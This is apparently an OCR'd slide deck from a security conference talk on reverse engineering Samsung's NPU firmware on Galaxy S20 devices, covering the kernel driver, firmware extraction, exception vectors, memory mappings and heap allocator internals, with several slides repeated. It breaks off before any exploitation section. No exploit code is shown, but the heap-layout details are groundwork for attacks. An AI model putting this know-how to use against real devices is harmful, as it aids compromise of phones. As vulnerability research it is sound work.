Impalabs

Longterm Security

Reversing and Exploiting Samsung's Neural Processing Unit

BARBHACK - Hyères 2021

Who am I?

Maxime Peterlin — @lyte__
Security Researcher & Co-founder at **Impalabs**

Impalabs

Impalabs — https://impalabs.com
French security consulting company based in France
We specialize in *Reverse Engineering*, *Vulnerability Research* and *Exploit Development*

Twitter — @the_impalabs
Blog — https://blog.impalabs.com

Introduction


- **Related work**
  - *An iOS hacker tries Android* — Project Zero
  - *A Nerve-Racking Bug Collision in Samsung's NPU Driver* — Taszk
  - *Da Vinci Hits a Nerve: Exploiting Huawei's NPU Driver* — Taszk
- Focus exclusively on Android kernel drivers

- **Research & talk purposes**
  - What does this component do? How does it work? How do we communicate with it?
  - Determine what you can do if you manage to root the NPU (LPE? Access to restricted resources?)

Project done while working at Longterm Security

What's a NPU?

Neural Processing Unit



- **Dedicated chip** running machine learning algorithms
- Used in mobile phones mostly for **vision-related features**:
  - Apple Face ID
  - Camera filters
  - Recognizing objects
- All major vendors have a NPU on their newest System-on-Chips (*Apple*, *Qualcomm*, *Samsung*, *Huawei*)

Samsung's Implementation

NPUs on Samsung Devices

- **Where are NPUs found?**
  - Currently 6 SoCs with dedicated NPU chips (Exynos 9820/9825/980/990/1080/2100)
  - This presentation focuses on the 990 found on **Galaxy S20 devices** (ARM Cortex-A)
- **Samsung's NPU Kernel Driver**
  - Communications between Android and the NPU pass through the driver `/dev/vertex10`
  - Restricted SELinux Context (used to be `untrusted_app`)

```
x1s:/ $ ls -laZ /dev/vertex10
  crw-r--r-- 1 system system u:object_r:vendor_npu_device:s0  82,  10 2021-08-08 11:28 /dev/vertex10
```

NPU Firmware Extraction

- NPU firmware loaded and initialized at boot time by the NPU driver
- The firmware is loaded from the kernel image, but it could also be loaded from other locations
  - `/data/NPU.bin`
  - `/vendor/firmware/NPU.bin`
- **Firmware extraction tools**
  - npu_firmware_extractor.py
  - npu_sram_dumper.c
- The firmware can then be extracted and loaded into your favorite disassembler

Reverse Engineering the NPU Firmware

Reverse Engineering the Firmware

- **NPU Firmware**
  - Implements a minimalist operating system running ML algorithms
- **Purpose of this part**
  - Presents an overview of the NPU OS internals and of its main components
  - Gives you insights to understand the following part about exploitation

Operating System Initialization

Reset Handler


- **Booting Up the NPU**
  - NPU firmware ⟶ ARMv7-A binary (32-bit)
  - First function called ⟶ **Reset** handler at offset `0x0` in the **Exception Vector Table**
  - EVT at offset `0x0` in the firmware
- **NPU Reset handler**
  - Enables the MPU, NEON instructions, etc.
  - Starts the NPU OS components (heap, scheduler, mailbox, etc.)
  - Sets up the **memory mappings**

Exception Vector Table

Offset	Handler
0x00	Reset
0x04	Undefined Instruction
0x08	Supervisor Call
0x0c	Prefetch Abort
0x10	Data Abort
0x14	Not used
0x18	IRQ interrupt
0x1c	FIQ interrupt

Operating System Initialization

Memory Mappings



- **ARMv7 Memory Mappings**
  - 4GB of addressable memory → Two-level page table
  - Firmware base address is `0x0`
  - Maps the following sections
    - Code
    - Data
    - Heap
    - Global Interrupt Controller
    - etc.
  - Almost no software mitigations enabled
    - Executable data sections, etc.

Dynamic Memory Allocations Using a Heap

- **NPU Heap Initialization**
  - The heap spans `0x80000 - 0xE0000` (size = `0x60000`)
- **Chunk**
  - Heap element returned after an allocation
  - Contains a header `heap_chunk` followed by data

```
struct heap_chunk {
    u32 size;
    struct heap_chunk *next;
};
```

- **Freelist**
  - Linked list of free chunks sorted by address
  - Initialized by using `free` on the whole heap

```
#define HEAP_START_ADDR 0x80000
#define HEAP_END_ADDR 0xE0000

struct heap_state {
    u32 _unk_00;
    u32 _unk_04;
    struct heap_chunk *freelist;
    u32 _unk_0c;
    u32 _unk_10;
    u32 _unk_14;
    u32 _unk_18;
    u32 _unk_1c;
};
```

Unitialized Freelist

Freelist Pointer

Dynamic Memory Allocations Using a Heap

- **NPU Heap Initialization**
  - The heap spans `0x80000 - 0xE0000` (size = `0x60000`)
- **Chunk**
  - Heap element returned after an allocation
  - Contains a header `heap_chunk` followed by data


```
struct heap_chunk {
    u32 size;
    struct heap_chunk *next;
};
```

- **Freelist**
  - Linked list of free chunks sorted by address
  - Initialized by using `free` on the whole heap

```
#define HEAP_START_ADDR 0x80000
#define HEAP_END_ADDR 0xE0000

struct heap_state {
    u32 _unk_00;
    u32 _unk_04;
    struct heap_chunk *freelist;
    u32 _unk_0c;
    u32 _unk_10;
    u32 _unk_14;
    u32 _unk_18;
    u32 _unk_1c;
};
```

Freelist pointing to the whole heap



Dynamic Memory Allocations Using a Heap

- **NPU Heap Initialization**
  - The heap spans `0x80000 - 0xE0000` (size = `0x60000`)
- **Chunk**
  - Heap element returned after an allocation
  - Contains a header `heap_chunk` followed by data

```
struct heap_chunk {
    u32 size;
    struct heap_chunk *next;
};
```

- **Freelist**
  - Linked list of free chunks sorted by address
  - Initialized by using `free` on the whole heap

```
#define HEAP_START_ADDR 0x80000
#define HEAP_END_ADDR 0xE0000

struct heap_state {
    u32 _unk_00;
    u32 _unk_04;
    struct heap_chunk *freelist;
    u32 _unk_0c;
    u32 _unk_10;
    u32 _unk_14;
    u32 _unk_18;
    u32 _unk_1c;
};
```

Freeing the whole heap

Dynamic Memory Allocations Using a Heap

- **NPU Heap Initialization**
  - The heap spans `0x80000 - 0xE0000` (size = `0x60000`)
- **Chunk**
  - Heap element returned after an allocation
  - Contains a header `heap_chunk` followed by data


```
struct heap_chunk {
    u32 size;
    struct heap_chunk *next;
};
```

- **Freelist**
  - Linked list of free chunks sorted by address
  - Initialized by using `free` on the whole heap

```
#define HEAP_START_ADDR 0x80000
#define HEAP_END_ADDR 0xE0000

struct heap_state {
    u32 _unk_00;
    u32 _unk_04;
    struct heap_chunk *freelist;
    u32 _unk_0c;
    u32 _unk_10;
    u32 _unk_14;
    u32 _unk_18;
    u32 _unk_1c;
};
```


The heap is now an allocatable chunk



Dynamic Memory Allocations Using a Heap

Allocating Memory - First Fit Algorithm

`malloc(0x30)` ⟶ Initial freelist



Dynamic Memory Allocations Using a Heap


Allocating Memory - First Fit Algorithm

`malloc(0x30)` ⟶ Finding the first chunk big enough for the allocation

Dynamic Memory Allocations Using a Heap

Allocating Memory - First Fit Algorithm


`malloc(0x30)` ⟶ Splitting the chunk



Dynamic Memory Allocations Using a Heap

Allocating Memory - First Fit Algorithm

